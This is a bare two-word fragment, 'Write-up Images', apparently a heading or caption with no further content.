Write-up Images